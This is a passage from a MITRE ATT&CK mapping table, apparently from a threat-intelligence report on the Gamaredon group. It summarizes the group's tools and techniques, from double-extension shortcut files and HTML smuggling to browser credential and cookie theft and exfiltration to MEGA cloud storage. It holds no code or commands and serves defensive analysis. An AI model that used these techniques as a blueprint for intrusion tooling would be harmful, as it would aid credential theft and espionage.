	T1036.004	Masquerading: Masquerade Task or Service	Gamaredon creates registry keys with benign-looking names.
	T1036.007	Masquerading: Double File Extension	PteroLNK creates files with so-called double extensions `.docx.lnk` and `.rtf.lnk`.
	T1112	Modify Registry	PteroDoc modifies the registry to disable Word macro security.
	T1027.006	Obfuscated Files or Information: HTML Smuggling	Gamaredon uses HTML smuggling in its spearphishing campaigns.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	PteroCDrop drops an embedded payload.
	T1027.010	Obfuscated Files or Information: Command Obfuscation	Gamaredon uses base64 to encode PowerShell commands.
	T1027.011	Obfuscated Files or Information: Fileless Storage	PteroDig installs itself into the Registry.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Gamaredon obfuscates strings in payloads.
	T1218.005	System Binary Proxy Execution: Mshta	Gamaredon uses `mshta.exe` to execute HTA files.
	T1221	Template Injection	PteroDoc inserts references to malicious remote templates into Word documents.

Tactic	ID	Name	Description
	T1480.001	Execution Guardrails: Environmental Keying	PteroX uses the volume serial number from a compromised system as an XOR key for payloads.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	PteroSteal gathers and exfiltrates credentials stored by various browsers.
	T1539	Steal Web Session Cookie	PteroCookie gathers and exfiltrates cookies stored by various browsers.
	T1552.002	Unsecured Credentials: Credentials in Registry	PteroSteal gathers and exfiltrates Outlook credentials stored in the registry.
Discovery	T1083	File and Directory Discovery	PteroPSDoor searches for files with specific file extensions.
	T1518.001	Software Discovery: Security Software Discovery	PteroScout enumerates installed software.
	T1082	System Information Discovery	PteroScout exfiltrates the output of the `systeminfo` command.
Lateral Movement	T1091	Replication Through Removable Media	PteroLNK can move laterally via weaponized USB drives.
Collection	T1005	Data from Local System	PteroPSDoor exfiltrates files with specific file extensions from a compromised system.
	T1039	Data from Network Shared Drive	PteroPSDoor exfiltrates files with specific file extensions from mapped network drives.
	T1025	Data from Removable Media	PteroPSDoor exfiltrates files with specific file extensions from connected USB drives.
	T1074.001	Data Staged: Local Data Staging	PteroPSDoor stages files prior to exfiltration.
	T1113	Screen Capture	PteroScreen captures and exfiltrates screenshots.

Tactic	ID	Name	Description
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Gamaredon uses HTTP and HTTPS protocols for C&C communication.
	T1132.001	Data Encoding: Standard Encoding	PteroCookie uses base64 to encode data prior to exfiltration.
	T1568.001	Dynamic Resolution: Fast Flux DNS	Gamaredon uses fast flux DNS for its C&C infrastructure.
	T1008	Fallback Channels	PteroPSLoad obtains the C&C IP address from a Telegram channel.
	T1105	Ingress Tool Transfer	PteroClone uses the rclone utility to download payloads from MEGA cloud storage.
	T1095	Non-Application Layer Protocol	PteroPShell uses the TCP protocol for C&C communication.
	T1090	Proxy	PteroSocks serves as a reverse SOCKS proxy server.
	T1102.001	Web Service: Dead Drop Resolver	PteroPSLoad obtains its C&C IP address from the `telegra.ph` service.
Exfiltration	T1041	Exfiltration Over C2 Channel	PteroPSDoor exfiltrates files over the C&C channel.
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	PteroClone exfiltrates data to the MEGA cloud storage.